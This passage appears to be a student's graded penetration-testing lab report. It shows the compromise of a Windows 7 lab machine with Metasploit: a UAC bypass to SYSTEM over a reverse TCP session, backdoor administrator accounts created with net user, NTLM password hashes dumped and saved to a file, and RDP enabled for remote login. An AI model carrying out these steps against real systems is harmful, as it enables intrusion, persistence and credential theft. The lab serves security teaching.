   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.13    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

c. Regain elevated session





Gained admin privileges

5. Create Malicious Admin Account (5 * 2 pts =10 pts)

[Submit the screenshot for each step] Since you have now gained the elevated privilege, in the Meterpreter shell running on the attacker side (Internal Kali),

a. (2 pts) Create a new user account (use your real name) with a valid password (do not use your real password)

```
C:\Windows\system32>net user jdavi190 Password0902! /add
net user jdavi190 Password0902! /add
The command completed successfully.


C:\Windows\system32>net user Jessiah Password0902! /add
net user Jessiah Password0902! /add
The command completed successfully.
```

b. (2 pts) Add this user account to the Administrators group

```
C:\Windows\system32>net localgroup administrators Jessiah /add
net localgroup administrators Jessiah /add
The command completed successfully.
```

c. (2 pts) Create three additional users with their passwords

```
C:\Windows\system32> net user User1 Passwd12! /add
 net user User1 Passwd12! /add
The command completed successfully.


C:\Windows\system32>net user User2 Passwd12! /add
net user User2 Passwd12! /add
The command completed successfully.


C:\Windows\system32>net user User3 Passwd12! /add
net user User3 Passwd12! /add
The command completed successfully.
```

d. (2 pts) Display the password hashes using correct command in meterpreter shell

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
beast:1008:aad3b435b51404eeaad3b435b51404ee:0fb9720373d79884bf572e484b79d2dd:::
garfield:1005:aad3b435b51404eeaad3b435b51404ee:2d20d252a479f485cdf5e171d93985bf:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
ironman:1007:aad3b435b51404eeaad3b435b51404ee:7394edd37951305c3f8fd2db6aff1d33:::
jdavi190:1009:aad3b435b51404eeaad3b435b51404ee:6f86c0bff1080e51463c2b1d8a54cf98:::
Jessiah:1010:aad3b435b51404eeaad3b435b51404ee:6f86c0bff1080e51463c2b1d8a54cf98:::
nelan:1004:aad3b435b51404eeaad3b435b51404ee:fa7a305180452a719d23dbc01478d998:::
Roze:1003:aad3b435b51404eeaad3b435b51404ee:7a21990fcd3d759941e45c490f143d5f:::
thor:1006:aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ecd267657d3174:::
User1:1011:aad3b435b51404eeaad3b435b51404ee:9e6a5cfed32c94c2efdd6672dc111e36:::
User2:1012:aad3b435b51404eeaad3b435b51404ee:9e6a5cfed32c94c2efdd6672dc111e36:::
User3:1013:aad3b435b51404eeaad3b435b51404ee:9e6a5cfed32c94c2efdd6672dc111e36:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
meterpreter >
```

e. (2 pts) Redirect/copy those password hashes, of all the users created, in a new text file named as, winHash.txt. Display the contents of the file, WinHash.txt

```
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac) > spool /root/winHash.txt
[*] Spooling to file /root/winHash.txt...
msf6 exploit(windows/local/bypassuac) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
beast:1008:aad3b435b51404eeaad3b435b51404ee:0fb9720373d79884bf572e484b79d2dd:::
garfield:1005:aad3b435b51404eeaad3b435b51404ee:2d20d252a479f485cdf5e171d93985bf:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
ironman:1007:aad3b435b51404eeaad3b435b51404ee:7394edd37951305c3f8fd2db6aff1d33:::
jdavi190:1009:aad3b435b51404eeaad3b435b51404ee:6f86c0bff1080e51463c2b1d8a54cf98:::
Jessiah:1010:aad3b435b51404eeaad3b435b51404ee:6f86c0bff1080e51463c2b1d8a54cf98:::
nelan:1004:aad3b435b51404eeaad3b435b51404ee:fa7a305180452a719d23dbc01478d998:::
Roze:1003:aad3b435b51404eeaad3b435b51404ee:7a21990fcd3d759941e45c490f143d5f:::
thor:1006:aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ecd267657d3174:::
User1:1011:aad3b435b51404eeaad3b435b51404ee:9e6a5cfed32c94c2efdd6672dc111e36:::
User2:1012:aad3b435b51404eeaad3b435b51404ee:9e6a5cfed32c94c2efdd6672dc111e36:::
User3:1013:aad3b435b51404eeaad3b435b51404ee:9e6a5cfed32c94c2efdd6672dc111e36:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
```

```
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac) > spool off
[*] Spooling is now disabled
msf6 exploit(windows/local/bypassuac) > cat /root/winHash.txt
[*] exec: cat /root/winHash.txt

[*] Spooling to file /root/winHash.txt...
msf6 exploit(windows/local/bypassuac) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
beast:1008:aad3b435b51404eeaad3b435b51404ee:0fb9720373d79884bf572e484b79d2dd:::
garfield:1005:aad3b435b51404eeaad3b435b51404ee:2d20d252a479f485cdf5e171d93985bf:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
ironman:1007:aad3b435b51404eeaad3b435b51404ee:7394edd37951305c3f8fd2db6aff1d33:::
jdavi190:1009:aad3b435b51404eeaad3b435b51404ee:6f86c0bff1080e51463c2b1d8a54cf98:::
Jessiah:1010:aad3b435b51404eeaad3b435b51404ee:6f86c0bff1080e51463c2b1d8a54cf98:::
nelan:1004:aad3b435b51404eeaad3b435b51404ee:fa7a305180452a719d23dbc01478d998:::
Roze:1003:aad3b435b51404eeaad3b435b51404ee:7a21990fcd3d759941e45c490f143d5f:::
thor:1006:aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ecd267657d3174:::
User1:1011:aad3b435b51404eeaad3b435b51404ee:9e6a5cfed32c94c2efdd6672dc111e36:::
User2:1012:aad3b435b51404eeaad3b435b51404ee:9e6a5cfed32c94c2efdd6672dc111e36:::
User3:1013:aad3b435b51404eeaad3b435b51404ee:9e6a5cfed32c94c2efdd6672dc111e36:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
```

Remote access via RDP

6. (3 pts) In a new terminal in Internal Kali, enable RDP and log in using the malicious account created in the previous step.

```
msf6 exploit(windows/local/bypassuac) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  WINDOWS7\Window 7 @ WINDOWS7  192.168.10.13:4444 → 192.168.10.9:1105 (192.168.10.9)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS7  192.168.10.13:4444 → 192.168.10.9:1108 (192.168.10.9)

msf6 exploit(windows/local/bypassuac) > background
[-] Unknown command: background
msf6 exploit(windows/local/bypassuac) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/local/bypassuac) > use exploit/windows/local/bypassuac
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set SEssion1
[-] Unknown datastore option: SEssion1. Did you mean SESSION?
Usage: set [options] [name] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

OPTIONS:

    -c, --clear   Clear the values, explicitly setting to nil (default)
    -g, --global  Operate on global datastore variables
    -h, --help    Help banner.

msf6 exploit(windows/local/bypassuac) > set SEssion 1
SEssion => 1
msf6 exploit(windows/local/bypassuac) > exploit 1
```


```
msf6 exploit(windows/local/bypassuac) > set SEssion 1
SEssion ⇒ 1
msf6 exploit(windows/local/bypassuac) > exploit 1

[*] Started reverse TCP handler on 192.168.10.13:4444
[*] UAC is Enabled, checking level ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[+] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem ...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 3 opened (192.168.10.13:4444 → 192.168.10.9:1109) at 2026-05-05 16:33:04 -0400
```

```
meterpreter > run post/windows/manage/enable_rdp

[*] Enabling Remote Desktop
[*]     RDP is already enabled
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ...
[*]     Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20260505163729_default_192.168.10.9_host.windows.cle_101213.txt
meterpreter >
```

```
meterpreter > background
[*] Backgrounding session 3 ...
msf6 exploit(windows/local/bypassuac) > sessions -i 3
[*] Starting interaction with 3 ...
```

```
┌──(root㉿kali)-[~]
└─# rdesktop -u Jessiah -p Password0902! 192.168.10.9
Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses and invalid security certificate which can not be
trusted for
the following identified reasons(s);

 1. Certificate issuer is not trusted by this system.

     Issuer: CN=WINDOWS7


Review the following certificate info before you trust it to be added as an e
xception.
If you do not trust the certificate the connection atempt will be aborted:

    Subject: CN=WINDOWS7
     Issuer: CN=WINDOWS7
 Valid From: Wed Apr 29 21:45:00 2026
         To: Thu Oct 29 21:45:00 2026

  Certificate fingerprints:

       sha1: 77825276158d1a7fdb74cd904518b08f885e3783
     sha256: 38192ac22ca56134264021b44b3e4efffab83cad8902505f0b050240fb8df693


Do you trust this certificate (yes/no)?
```

7. (2 pts) Browse user folders in Windows 7


Recycle Bin
Google Chrome
PuTTY
Computer ▸ Local Disk (C:) ▸ Users ▸
Search Users
Organize
Include in library
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Network
Name
Date modified
Type
Size
Jessiah 5/5/2026 4:43 PM File folder
Public 7/14/2009 3:20 AM File folder
Roze 5/4/2026 10:54 PM File folder
Window 7 8/24/2017 1:22 PM File folder
4 items State: Shared
Status: Running
(genmon)XXX
16:43
was non-properly terminated.
option has been added by the user to trust this specific certificate.
atisfy RDP clipboard text request
Activate Windows